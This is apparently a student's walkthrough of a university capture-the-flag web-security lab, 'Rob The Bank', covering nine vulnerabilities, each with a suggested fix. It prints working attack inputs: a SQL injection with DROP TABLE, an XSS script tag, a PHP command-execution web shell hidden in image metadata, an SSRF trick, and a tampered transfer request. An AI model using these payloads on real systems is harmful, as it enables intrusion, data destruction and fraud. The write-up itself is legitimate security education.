



Rob The Bank (Run through)

Hack #1 Out of Order

Description: SQL injection can happen in the strangest of places

Hint: Go through every query parameter, URL parameter and form field and you'll find it



Give all the steps and input which you used to trigger this vulnerability

1. Navigate to Transactions.
2. Click "Go" under "Filter to Account."
3. Select a column; observe "?order=from" in the address bar.
4. Inject the payload after "from."
5. Payload: "' DROP TABLE students;--"
6. Flag appears upon returning to the home page.

Explain exactly how you discovered this vulnerability

1. If was mapping the website when I found that on the transaction tab, we can filter it based on accounts.
2. After I filtered it and clicked on the column name, we can see that it does a GET request "?order=from".

3. I injected the payload after the query and got the flag.


Suggest a possible fault in the application that resulted in this vulnerability

The application is probably using user inputs to dynamically construct the SQL Query.
To mitigate this vulnerability, applications should use parameterized queries or prepared statements and validate and sanitize user input to prevent SQL injection attacks.

Hack #2 Testing..1..2.32

Description: Don't leave that there, someone could trip over it

Hint: Information exposure often happens through files left behind. What language is being used?



Give all the steps and input which you used to trigger this vulnerability

1. If you navigate to "https://robthebank.soton.ac.uk/test.php" you can see there is a php debug file left behind

Explain exactly how you discovered this vulnerability

1. I used rate limited Intruder in Burp Suite to find leftover files on "robthebank.soton.ac.uk"
2. I used the default wordlists and with the help of lecture slides I was able to find "robthebank.soton.ac.uk/test.php" which got me this flag.


Suggest a possible fault in the application that resulted in this vulnerability

The application should not leave behind the debug/config files.
if the files are supposed to be there, it should not be accessible to any random user, they should only be accessible to authorised users.

Hack #3 Oldest trick in the book

Description: Let me sprinkle a little XSS on your parameters

Hint: XSS can happen through GET parameters in the URL as well as POSTs in forms and URL parameters



Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Accounts," click on "1" at the bottom.
2. Link changes to "https://robthebank.soton.ac.uk/accounts/index/1."
3. Insert payload after the 1, using "<script>alert("I can see you");</script>."
4. Refresh the page to unveil the flag.

Explain exactly how you discovered this vulnerability

While mapping the website, I discovered a concealed endpoint "/accounts/index/id" within the "My Accounts" tab. By injecting the payload "<script>alert("I can see you");</script>" in place of the "id," I successfully obtained the flag upon returning to the home page.

Suggest a possible fault in the application that resulted in this vulnerability


XSS vulnerabilities often arise due to insufficient input validation, improper output encoding, or inadequate content security policies, enabling attackers to inject and


execute malicious scripts in the browser.

Hack #4 Don't trust gifts from strangers

Description: Especially when they come in file shaped packages

Hint: There is only one upload here, but you might need to be a little creative to forge your image. Remember, you need your image to be executable - it is no good if it ends in an image extension!





Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Accounts," pick a card.
2. Use Exiftool to inject PHP into a custom image.
3. Save as "<filename>.jpg.php"
4. Upload to the website.
5. Enable Burp Suite interceptor.
6. Change "Content-Type" to "Image/jpg."
7. Forward the request.
8. Flag appears on successful upload.

Explain exactly how you discovered this vulnerability

1. I was mapping the website and found, that under "My Accounts" if we click on any of the card numbers it takes me to the "My Banking Card" page where we can see the card details and personalise the card.
2. I took an Image and injected this payload into the metadata of that image, payload: "<?php passthru(\$_GET'cmd'); _halt_compiler(); ?>"
3. I uploaded the modified file with an extension ".jpg.php"
4. Then I intercepted the request through Burp after submitting it.
5. I changed the "Content-Type" to "image/jpg" and sent the request through and got the flag.


Suggest a possible fault in the application that resulted in this vulnerability

A risk of malicious file uploads can occur when a website doesn't validate and filter file uploads properly. This allows attackers to upload harmful files, compromising the site's security.

Hack #5 Your Stats are my Stats

Description: It's a shame access to the stats is restricted to local addresses.

Hint: Can we be local without being local at a server-side level?



Give all the steps and input which you used to trigger this vulnerability

1. Visit "Stats" endpoint at "https://robthebank.soton.ac.uk/stats."
2. Restricted to "RobTheBank Trusted Zone Network."
3. In "My Accounts," select a card and use the "Use a remote image" option.
4. Paste the "Stats" link, and BOOM! Flag acquired.

Explain exactly how you discovered this vulnerability

1. After Googling the Hints I got to know about the "/stats"endpoint on websites which is used to analyse visits on the website.
2. I tried accessing it "https://robthebank.soton.ac.uk/stats" but it does not let me access it but says "cannot be accessed outside of the Rob the Bank Network Trusted Zone"
3. As I mapped the website, I remembered that there was a remote image URL TextField on "My Banking Card" under "My Accounts" Tab.

4. I pasted the /stats endpoints link in the remote image field and Got the flag


Suggest a possible fault in the application that resulted in this vulnerability

Insufficient input validation, inadequate URL parsing, or trusting user-supplied URLs without proper validation may allow attackers to access internal resources.

Hack #6 I have a clipboard

Description: I will just walk right through your authorisation

Hint: We know what framework is being used - does it have any common conventions? Try variations of found URLs



Give all the steps and input which you used to trigger this vulnerability

1. Navigate to "Help" Tab.
2. Append "/admin" before "/help" in the URL.
3. Example: "https://robthebank.soton.ac.uk/admin/help."
4. Instant flag upon loading.

Explain exactly how you discovered this vulnerability

1. While I was mapping the website, and finding the admin page. I went to the help page.
2. On the help section I added "/admin" and BOOM! I got the flag.


Suggest a possible fault in the application that resulted in this vulnerability

Authorization bypass could be inadequate input validation, allowing unauthorized users to manipulate permissions or exploit vulnerabilities in the access control mechanism.
Mitigate by enforcing strong access controls, validating user permissions, conducting regular security audits, and implementing effective monitoring.

Hack #7 A/S/L

Description: Tell me all your internal information

Hint: Both computers and people are better at telling you everything when you break them



Give all the steps and input which you used to trigger this vulnerability

1. Visit "About" section.
2. Modify URL after "/pages."
3. Example: "https://robthebank.soton.ac.uk/pages/fa."
4. Refresh for the FLAG!

Explain exactly how you discovered this vulnerability

1. I found this flag when I was trying to map the website and inject it into different URLs.
2. When I went to the "About" section and changed the URL after "/page" to any gibberish. Gives me the Flag.


Suggest a possible fault in the application that resulted in this vulnerability

Information exposure may arise due to inadequate error handling, producing detailed stack traces.
Mitigate information exposure by configuring servers to display generic error messages, avoiding verbose errors in production, and validating user input to prevent potential exploitation.

Hack #8 Let me fix that for you

Description: Sometimes none of the above is a perfectly valid option

Hint: A little bit of form parameter manipulation never hurt anyone, but sometimes it benefits us. Where would be best to exploit for gain?


Intercept
HTTP history
WebSockets history
Proxy settings
Request to https://robthebank.soton.ac.uk:443 [192.168.172.20]
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty
Raw
Hex
1 POST /transactions/transfer HTTP/1.1
2 Host: robthebank.soton.ac.uk
3 Cookie: CAKEPHP=62tanffu0nph2bis2svsc2c7fq; __utmz[a]=YTo0OntzOjE6ImQiO2k6MDtzOjE6ImEiO2k6NTtzOjE6ImMiO2k6MTA7czoxOiJ1IjtpOjIwOTt9
4 Content-Length: 164
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://robthebank.soton.ac.uk
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://robthebank.soton.ac.uk/transactions/transfer
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Priority: u=0, i
22 Connection: close
24 _method=POST&data%5BTransaction%5D%5Bfrom%5D=329&data%5BTransaction%5D%5Bto%5D=329&data%5BTransaction%5D%5Breference%5D=Fraud&
data%5BTransaction%5D%5Bamount%5D=1000
Search
0 highlights
Inspector
Selection
35 (0x23)
Selected text
data%5BTransaction%5D%5Bfrom
%5D=329
Decoded from:
URL encoding
data[Transaction][from]=329
Cancel
Apply changes
Request attributes
2
Request query parameters
0
Request body parameters
5
Request cookies
2
Request headers
21
Inspector
Notes

Perimeter manipulating

Give all the steps and input which you used to trigger this vulnerability

1. Visit "My Account" tab.
2. Click "Make a transfer" at the bottom right.
3. Fill in details (to, from, reference, amount).
4. Activate Burp Suite interceptor; click "Make Transaction."
5. In the interceptor, delete the entire "from" field; send the request.
6. Witness the flag in the browser window.

Explain exactly how you discovered this vulnerability

1. After looking at the hints I was sure that there was something related to a fraud transaction.
2. After that I went to "Make a Transfer" where I tried to change the TO and the FROM parameters through Burp Suit.
3. After a few attempts I thought of deleting some parameters from the POST request.
4. As I deleted the FROM parameter and changed the TO account number to my account number, I got the FLAG.

Suggest a possible fault in the application that resulted in this vulnerability

Possibly the website is not validating the user input properly which leads to users modifying the parameters and exploiting the application.
This can be patched by adding server-side validation to verify the parameter integrity.

Hack #9 That would be illogical

Description: Humans aren't always logical creatures, much to a Vulcan or web developers dismay

Hint: Think about which areas of the application have logic and will act on the users input, and abuse it

Give all the steps and input which you used to trigger this vulnerability

1. Navigate to "Transactions" tab.
2. Scroll and select "Emergency Transaction."

3. Click "Request."
4. In the URL Bar, replace the large number with 0.
5. Copy the hash, paste it into the text field, and click "Request" again.
6. Obtain the FLAG on this attempt.

Explain exactly how you discovered this vulnerability

1. While I was mapping the website, I came across the "Emergency Transaction" page.
2. I reversed the hash and found it was zero.
3. As the hash was a number and I could see there was a number in the Address Bar and it used to Change every second I refreshed it.
4. This made me change the number to 0 and put the hash as the request.

